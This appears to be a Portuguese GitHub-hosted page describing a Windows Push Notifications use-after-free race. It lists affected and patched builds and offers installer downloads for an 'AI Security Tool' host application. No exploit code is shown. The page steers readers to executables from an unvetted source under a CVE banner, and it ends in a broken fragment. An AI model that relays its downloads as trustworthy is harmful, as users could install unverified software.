
Pesquisa de PoC de Use-After-Free e Race Condition no CVE-2026-42978 Windows Push Notifications (WpnService), scanner de diagnóstico e módulo de auditoria de segurança para AI Security Tool.

CVE-2026-42978
Módulo de Notificações Push do Windows para Ferramenta de Segurança de IA
Ecossistema de Segurança de IA de Nova Geração, Terminal Multiprotocolo e Suíte de Agentes Autônomos





Website · Documentação do produto · Aplicação host · Chat da comunidade
Navegação do site: Início · Atualizações · Downloads · Módulos
Produto: AI Security Tool
Site: zerodayevil.github.io
Docs: https://zerodayevil.github.io/ai-security-tool
Este módulo é uma análise revisada e um perfil de verificação segura para a AI Security Tool.
Use apenas módulos listados no site do projeto ou no catálogo oficial. Carregue este módulo dentro da aplicação aprovada, contra endpoints que você possui ou tem autorização por escrito para avaliar.
Este repositório não inclui um exploit weaponizado contra o WpnService. O laboratório em lab/ é um mock independente da classe de bug (TOCTOU / double-fetch). Ele não se comunica com o serviço real de notificações push.
Instale primeiro a aplicação host. Em seguida, habilite este módulo em Modules → Windows / Local EoP → CVE-2026-42978.
| SO / plataforma | Versão | Arquitetura / formato | Atualizado | Status | Download |
|---|---|---|---|---|---|
| Windows | v6.3.20 | Instalador x64 (.exe) | 2026-09-08 | Mais recente | Baixar .exe |
| Windows | v6.3.20 | Portátil x64 (.tar.gz) | 2026-09-08 | Mais recente | Baixar .tar.gz |
| macOS | v5.3.29 | Apple Silicon (.dmg) | 2026-09-05 | Estável | Baixar .dmg |
| Linux | v5.3.27 | Universal x64 (.tar.gz) | 2026-09-01 | Estável | Baixar .tar.gz |
| Android | v5.3.27 | APK ARM64 (.apk) | 2026-09-01 | Estável | Baixar .apk |
Apenas fontes oficiais:
CVE-2026-42978 é uma elevação de privilégio local nas Notificações Push do Windows. A Microsoft descreve acesso concorrente a um recurso compartilhado sem sincronização adequada (CWE-362). Pesquisas sobre wpncore.dll corrigido vs. não corrigido mostram uma race de use-after-free em PresentationEndpointFacade durante o desligamento da plataforma.
O WpnService é executado na sessão 0 como NT AUTHORITY\SYSTEM (svchost.exe -k netsvcs -p). A entrega de toast, tile e badge passa por ele. Vencer uma race contra esse processo é um problema de SYSTEM na máquina local — não um bug remoto de pré-autenticação em DC.
Status: corrigido em 10 de junho de 2026 (Patch Tuesday). Esta página é pesquisa defensiva.
Não é o CVE-2026-41089 (RCE do Netlogon). Componente diferente, modelo de privilégio diferente, data de patch diferente.
| Campo | Valor |
|---|---|
| CVE | CVE-2026-42978 |
| BDU | BDU:2026-08249 |
| Aviso do fornecedor | MSRC — Windows Push Notifications EoP |
| Severidade | Alta · CVSS 3.1 7.8 |
| Fraqueza | CWE-362 race condition · use-after-free no caminho de desligamento |
| Componente | Windows Push Notifications · WpnService · wpncore.dll |
| Vetor de ataque | Local |
| Privilégios necessários | Baixo (usuário local autorizado) |
| Interação do usuário | Nenhuma |
| Patch Tuesday | 10 de junho de 2026 |
| Tipo de módulo | Análise de pesquisa + verificação segura no app + pacote de detecção |
SKUs de cliente e servidor que incluem Push Notifications. Confirme o KB exato no MSRC antes de fechar um ticket.
| Família | Notas |
|---|---|
| Windows 10 | 1809, 21H2, 22H2 (x86 / x64 / ARM64 conforme aplicável) |
| Windows 11 | 23H2, 24H2, 25H2, 26H1 |
| Windows Server | 2016 / 2019 / 2022 / 2025 (full e Server Core onde o componente existe) |
Builds de orientação a partir de notas públicas de manutenção (sempre reverifique no MSRC):
| Branch | Build corrigido indicativo |
|---|---|
| Windows 11 23H2 | 22631.7219 |
| Windows 11 24H2 | 26100.8655 |
| Windows 11 25H2 | 26200.8655 |
| Windows 11 26H1 | 28000.2269 |
Exemplo de wpncore.dll (24H2) | vulnerável 26100.8521 → corrigido 26100.8655 |
A facade encapsula chamadas da API de notificações e delega para PresentationEndpointImpl. Durante o desligamento da plataforma, o objeto NotificationPlatform é destruído. Vários métodos da facade historicamente obtinham um ponteiro de plataforma sem um flag de desligamento ou um lock compartilhado. Se o teardown vencer a race, a próxima chamada usa um ponteiro pendente.

O mesmo padrão de lock-and-guard foi aplicado em 49 métodos PresentationEndpointFacade::*. Os métodos de implementação por baixo foram deixados como estavam — o furo estava na facade.
wpncore.dll 26100.8521)